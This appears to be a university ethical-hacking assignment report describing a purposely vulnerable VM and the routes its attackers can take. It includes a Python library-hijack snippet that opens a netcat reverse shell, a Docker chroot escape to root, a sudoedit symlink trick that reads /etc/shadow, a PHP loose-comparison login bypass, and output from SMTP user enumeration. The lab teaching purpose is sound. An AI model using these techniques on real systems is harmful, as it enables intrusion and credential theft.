SAPIENZA
UNIVERSITÀ DI ROMA

Ethical Hacking Assignment

Building the vulnerable VM

Group 9941990537539067:
Nicola Bottura mat: 1904944
Giorgia Lombardi mat: 1912997
Giuseppe M. A. D'Agostino mat: 1898134


1. Thought process


1.2Initial brainstorming

As the first thing, we had to figure out what kind of scenario we would want to represent. This is very important because this really helps in keeping things organized and closer to a real-world scenario. We decided to implement a very simple and essential web app, in which a user could create an account, send some messages, and in which an administrator could read these messages which were stored in a database. We added then some services with known vulnerabilities which, in some cases, mixing some of them, an attacker can find a path to get the local user.
At the end we had to implement some vulnerabilities that allows the local user to escalate the privileges.

2. Services exposed

We decided to expose a good amount of services to provide different ways to gain access and increase the attack surface of our machine. The first that we implemented was the web server on **port 80** which host an Apache server, necessary to expose the web application.
From the very same port is possible to interact with a MySQL-server instance via PHPMyAdmin or simply using the front end of the web app, since this is very vulnerable to stored XSS or SQL injection, there are only a few things you could do with this injections since the XSS would only work if some user would use this page while the attacker is listening e.g. we tried to implement a session hijacking vulnerability, but since didn't look like very realistic to have a script which acts like an admin which logs in and from who we can steal the cookie we gave up on this idea, but still we left those as rabbit-holes. Regarding the SQL this is a more serious business as we will see later on in the next section. Next, we exposed the **ssh** service on **port 22**. This was necessary because we had to let the other group get local access via ssh, as we will see in the next section as well as the previous point. Another service we will expose is an **FTP** service on **port 21**, in which we will store an outdated copy of our web app to provide some hints and the source code to the attackers' group. This is kind of necessary since we need to make sure they get that there are some programming holes in the web app.
Then we implemented also an **SMTP** server with Postfix on **port 25**, which with FTP we implemented some management problems.
Last but not least, we implemented a **TFTP** on **port 69** server that is vulnerable to a known vulnerability exploitable via Metasploit that can list all the file contained.





3. Gaining local user privileges

There are different ways to get local user privileges on this machine and different vulnerabilities in it that maybe, does not give directly the access to the machine, but are useful in order to find every way to obtain it, let's break them down and see them one by one.
As we said in the chapter before, we have the TFTP, FTP, SMTP and the Apache services running on our machine and on them we built some vulnerabilities.

3.1 TFTP (69/UDP)

Let's start with the most straightforward one, the TFTP service. This service can be exploited via Metasploit, as stated in the previous section. This service could be hard to find out if the **enumeration** process is not carried out properly, in fact, if not specified in the nmap scan(-sU), this UDP service can't be found with a normal one. Most of the time the superficial scan done via Nmap is done on the TCP services, so probably in most cases this would be unseen by many shallow port scanning. For this reason, we decided to reward the depth of the enumeration step. We reward the attacker by putting an ssh-key and a bunch of trash files into the TFTP server which the attacker can download after a quick search in the junk files. Using the ssh service the attacker can

authenticate as a user via ssh using the key. Getting user privileges using the web app is a trickier job. Also in this case enumeration is very important, since it gives much information on how to exploit the system, as a group, we know how valuable and crucial enumeration is so we really want to award a good enumeration process.
After launching the tftp client on the attacking machine we aren't able to see anything, that's because the nature of TFTP which it does not list the files contained in his folder and so it's not possible to navigate through the directories.
Also, TFTP does not support authentication methods so we can access without knowing usernames and passwords.
To exploit this service, we can use a metasploit fuzzer, which can bruteforce the tftp folder trying to find some files using wordlists.
Searching with this method, the id_rsa file can be found easily.

3.2 FTP (21/TCP)

For the FTP server, in this vulnerability, we just configured it in the worst possible way, allowing the access to the anonymous user.
Inside, we left a tar.gz containing some partial backups of the code of the web server, which will be a robust hint on what to search and how to exploit the login page. Via this code the attacker will be able to have a glance on the application logic and structure of the website e.g. directory tree. We removed the most sensitive informations otherwise it would have been too easy to exploit everything e.g db credentials hardcoded in the code. Also we need to put some junk files otherwise it'd have been to easy to gain basically free informations. The backup contains most of the files used by the webserver, the only files removed are the one that lead explicitly to the rsa key. The biggest hint is the htua.php file where we can see a huge **programming error** where we, as the programmer performed a **check** that allows anyone that provides **0** as a **password** to reach the webshell page. Obviously the webshell file has been removed from the backup archive

3.3 SMTP (25/TCP)

We implemented this SMTP server which is vulnerable to a brute force attack that can list the user on the hosting machine.
To do this, we used a module of metasploit

```
msf5 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.71:25       - 192.168.1.71:25 Banner: 220 ethicalhacking.homenet.telecomitalia.it ESMTP Post
fix (Ubuntu)
[+] 192.168.1.71:25       - 192.168.1.71:25 Users found: , _apt, administrator, avahi, avahi-autoipd, back
up, bin, colord, cups-pk-helper, daemon, dnsmasq, ftp, games, gdm, geoclue, gnats, gnome-initial-setup, hp
lip, irc, kernoops, list, lp, mail, man, messagebus, mysql, news, nobody, postfix, postmaster, proxy, puls
e, rtkit, saned, speech-dispatcher, sshd, sync, sys, syslog, systemd-coredump, systemd-network, systemd-re
solve, systemd-timesync, tcpdump, tss, usbmux, uucp, uuidd, whoopsie, www-data
[*] 192.168.1.71:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

which lists all of our users with names that are contained in the word list used.

The “environment” we created for this vulnerability to obtain the local user is the following, we created an user called “administrator” on the machine which can be found by brute forcing the users with the SMTP vulnerability.
After obtaining it, the attacker can try to access with this username the FTP server as well as the anonymous user, but in this case obviously, the files that can be found are different.
In fact, in this ftp folder of the administrator user we can find different mails that gives hints and much more, for example, we can find the “First access” mail, which contains the credentials to access the machine which tells the receiver to change them as soon as possible.
Unfortunately, apart from the username, the password is still the default one found in the mail.
But looking at other mails, we can find some that contains the name of the user, jhondoe.
To find the password of the administrator for the FTP server we can just launch hydra to brute force the password, which is very simple and stupid(adminpasswd) and can be found with the **metasploit wordlist**, *unix_passwords.txt.*
After escaping from this labyrinth of services and rabbit hole mails, we can access the machine with the credentials of jhondoe with SSH and obtain the local shell.

Note: we have disabled SSH access for the administrator, so with the credentials found the attacker can do nothing more than just logging in the FTP server and then access with the main user.

3.4 APACHE WEB SERVER (80/TCP)

Before explaining the vulnerabilities here, let’s talk a bit about the environment
We created in the web app different PHP and HTML pages, which with a tool like **dirbuster** can’t be found if using a common word list because the first folder is named with an uncommon word, and also some sensitive files e.g. the authentication page is named in an uncommon way for safety reasons.
In order to access all the subdirectories and files, the attacker can just look at the contact page that can be reached by clicking the button in the index file, where we can see that the programmer that created this web site has forgotten to change the path of this file.
In fact, here we can see the uncommon word in the path that a careful attacker can see just because in the other pages(that can be reached by clicking their buttons) does not contains it.
After seeing that, the attacker just needs to add these words in the word list and launch again dirbuster in order to get almost all the files and directories.

To get access to the shell the attacker only needs to input the username found in the application’s surce code and input a **0** as a **password**. This is because we are exploiting a programming error in which we compare a string encrypted using **sha512** to a string given in input. We compare these two strings using a **double equal sign** instead of a **triple equal sign**, this is a shallow check, for this reason, the PHP interpreter will let the attacker through even if he doesn’t manage to decrypt the password, which is also very decryptable even using the first website after a quick google research. To authenticate

as ash, the user we just mentioned, we just compare things on the server-side using PHP, it's not the same for other users, admin included. Once authenticated as ash the attacker will be able to use a web shell, via **webshell**, the attacker can read and list all the files in the website directory. Doing so he can find out about the file id_rsa which contains the private key belonging to the user named jhondoe.
One more way to gain user privileges is to authenticate as an **admin**. This time it'll be tougher for the attacker to do so since this is the web user with the most privileges. As stated before to gain admin access, we need to authenticate through a database. The database does the trick in this case, in fact, there are two ways to update the password for the admin account. The easy one is to **exploit** the fact that you can change everyone's password using the page we give in the application, in fact we "forgot" to check who was trying to modify the password. This is once again a programming error, which could actually happen in a real case scenario. The second way you can perform this task is through SQL injection. We provided many **forms** in which we perform no input sanitization, which are vulnerable to **XSS** and **SQL injection**. As mentioned before we wanted to implement a session hijacking vulnerability but wasn't really justifiable or feasible so we left the **stored XSS** vulnerability which is not really exploitable.
Once you gain access to the admin account, you gain both the ssh key to log into the machine and the web shell in case you won't to perform further **enumeration**.

4. Gaining root privileges

Once the attacker manages to get user privileges that's where the hard work starts. Also in this case, in which we want to escalate privileges, we planned several ways to do so, each with different difficulties.
Let's see them one by one in the following sections.

4.1 Docker

The first way, and also the easiest to get root privileges, is to use a vulnerability in Docker.
In order to execute this exploit, the local user needs to be privileged enough to run docker, basically belonging to the docker group, and this is what we did, we put our local user in the Docker group, so he can run it.
To exploit it, we need to run the following command,

```
test@test:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# whoami
root
```

which will obtain the Bash image from the Docker and runs it, where the -v parameter specifies that we want to create a volume in the Docker instance and the -it put the Docker into the shell mode rather than starting a daemon process.
The instance is set up to mount the root filesystem of the target machine to the instance volume, so when the instance starts it immediately loads a chroot into that volume and this gives us the root of the machine.

4.2 Python Hijacking

Adding a degree of complexity we chose to exploit a python vulnerability to let the attacker gain root privileges. This is possible using the way python loads libraries, this kind of attack is called **path hijacking**.
Basically what we did was to build a bash script, which allows different users to do different routine operations, as we can see in the screen there are two operations that can be ran as "normal" user and two as root by checking the ID.
But looking closer we can see that one of these functions ran as root calls out a python script.

```
view_uptime()
{
        /usr/bin/uptime -p
}

view_users()
{
        /usr/bin/w
}
```

```
backup_web()
{
        if [ "$EUID" -eq 0 ]
        then
                echo "Running backup script in the backgroun, it might take a while"
                /opt/script/backup.py
        else
                echo "Insuffiecient privileges to perform this action"
        fi
}

backup_shadow()
{
        if [ "$EUID" -eq 0 ]
        then
                echo "Backing up /etc/shadow to /var/backups/shadow.bak"
                /bin/cp /etc/shadow /var/backups/shadow.bak
                /bin/chown root:shadow /var/backups/shadow.bak
                /bin/chmod 600 /var/backups/shadow.bak
                echo "Done"
        else
                echo "Insufficient privileges to perform this action"
        fi
}
```

```
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'
dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

Checking the python script we can see that it does not do much, but it calls a library called *shutil* and import the function *make_archive*.
The attacker is able to see both script but can run only the bash one and to notice that he could perform this attack, he can see it by running **sudo -l** and check what he can run as root.

```
(ALL : ALL) SETENV: /opt/script/admin_tasks.sh
```

To perform this attack, the attacker needs to create a file called *shutil.py* as the library, which inside contains the method make_archive that instead of doing what it does in reality, it has to execute a **reverse shell**.

```
import os

def make_archive(a, b, c):
        os.system('nc [redacted] 4444 -e "/bin/sh"')
```

Listening on the same port of the attacking machine we are able to receive the root shell when the attacker executes the admin_tasks.sh script by running the following commands

```
export PYTHONPATH=/home/jhondoe/
sudo PYTHONPATH=$PYTHONPATH /opt/script/admin_tasks.sh
```

where first, we export the variable PYTHONPATH giving the path of where we put out fake shutil.py script.
Doing so, the python interpreter will first look for the module in the path defined by the PYTHONPATH environment variable and then in all the others.
Running the bash script with sudo, passing the environment variable and listening on the attacking machine, when performing the operation that calls the backup.py file, when it will load the library shutil.py instead of the real one it will load our file and so call a reverse shell of the root user on our attacking machine.

4.3 Weak Key Brute Force Custom Exploit

```python
#!/usr/bin/python3

import sys

def encrypt(key, msg):
    if (key == len(key) * key[0]) == True: # Check if key is "good"
        key = list(key)
        msg = list(msg)
        for char_key in key:
            for i in range(len(msg)):
                if i == 0:
                    tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
                else:
                    tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])
                while tmp > 255:
                    tmp -= 256
                msg[i] = chr(tmp)
        return ''.join(msg)
    else:
        print("Format of the key not supporte" + "\n")
        sys.exit()

def decrypt(key, msg):
    if (key == len(key) * key[0]) == True: # Same as above
        key = list(key)
        msg = list(msg)
        for char_key in reversed(key):
            for i in reversed(range(len(msg))):
                if i == 0:
                    tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
                else:
                    tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
                while tmp < 0:
                    tmp += 256
                msg[i] = chr(tmp)
        return ''.join(msg)
    else:
        print("Format of the key not supporte" + "\n")
        sys.exit()
```

The third way to get root privileges is using a python script that we left in the home folder of the user, which contains two functions, one for encryption and one to decrypt a message when a key is given.
Also, we left a file called out.txt which contains a string with strange characters.
Looking at what the script does, it is possible to see that at the beginning of each function it checks if the key is composed by the same character, otherwise it just exit.
In this way, the attacker can understand that the message is encrypted with a key of unknown length but composed by just one character, for example, ***xxxxxxxxxx***.
So the goal here is trying to brute force the decrypt function, in order to get the key and then decrypt the content of the out.txt file which contains the root password.

The brute force code we created to test this is the following,


```
def brute_force():
    ciphertext = open('out.txt', 'r').read().rstrip()
    for i in range(1, 165):
        for j in range(33, 127):
            key = chr(j) * i
            msg = decrypt(key, ciphertext)

            if 'the ' in msg.lower() or 'password' in msg.lower():
                print("Key: {0}, Msg: {2}".format(key, len(key), msg))
                sys.exit()
```

which iterate for each character by adding one instance at each cycle and trying to decrypt the content of out.txt calling the decrypt function. Of Course we deleted this script as soon as we tested the functions.
Here it stops when in the decryption it founds a string that contains the word “password”, because our root password contains it, just for test purposes.
We also checked for the word “the “ to simulate a sort of wordlist.
So in order to do this brute force attack without knowing anything about the password, the attacker should provide a wordlist to check and stop, otherwise, it will print an insane amount of lines, but obviously it can be done in multiple different ways.

We thought at this vulnerability as the user of this pc was trying to secure his password by encrypting it, but using a bad key to make it easier to remember it, it left open some ports for an attacker to exploit this method.
We wanted to introduce this because we thought that it was a good exercise to implement a self-made custom exploit instead of using only pre-constructed things, hoping that the attacker will code his own brute force program, which as shown in the previous image, it’s not hard and long to program.

4.4 Sudoedit (sudo 1.8.12 < 1.8.14)

Last but not least, to get the root user, we installed an old version of sudo(1.8.12), which is vulnerable because of a bug, which when a user is granted with root access to modify a particular file, that could be located in a subset of directories, sudoedit does not check the full path if a wildcard is used twice, for example,/home/*/*/file.txt.
This allows a malicious user to replace the real file.txt with a symbolic link to a different location.
This exploit is described better in the **2015-5602 CVE.**
The local user can see this by performing again a sudo -l on the machine to check what he can run as root.



So, our user can perform a sudoedit of this s3cr3t.txt file with the root permissions, but as described before, with the double wildcard, sudoedit won't check the real path, so an attacker can create in /var/www/ two more directories with inside as symbolic link to another file.
To work, also the symbolic link needs to be called s3cr3t.txt, as stated by the sudo -l output.
Obviously, the user has the permissions to create a new directory here.
To create a symbolic link, the attacker just needs to use the ***ln*** command, in this way

```
ln -s /etc/shadow s3cr3t.txt
```

where a link to the /etc/shadow is created with name s3cr3t.txt, as the file name specifies in the output of sudo -l.
In this way if we execute ***sudoedit /var/www/test/test/s3cr3t.txt*** we are able to modify the /etc/shadow file and so see the content and check the hashes of the passwords.
This can be done with other files, like **authorized_keys** of the root where a malicious user can insert in it his public SSH key and so perform SSH connection to the root user without the password or better, just getting the root id_rsa file to SSH using his private key.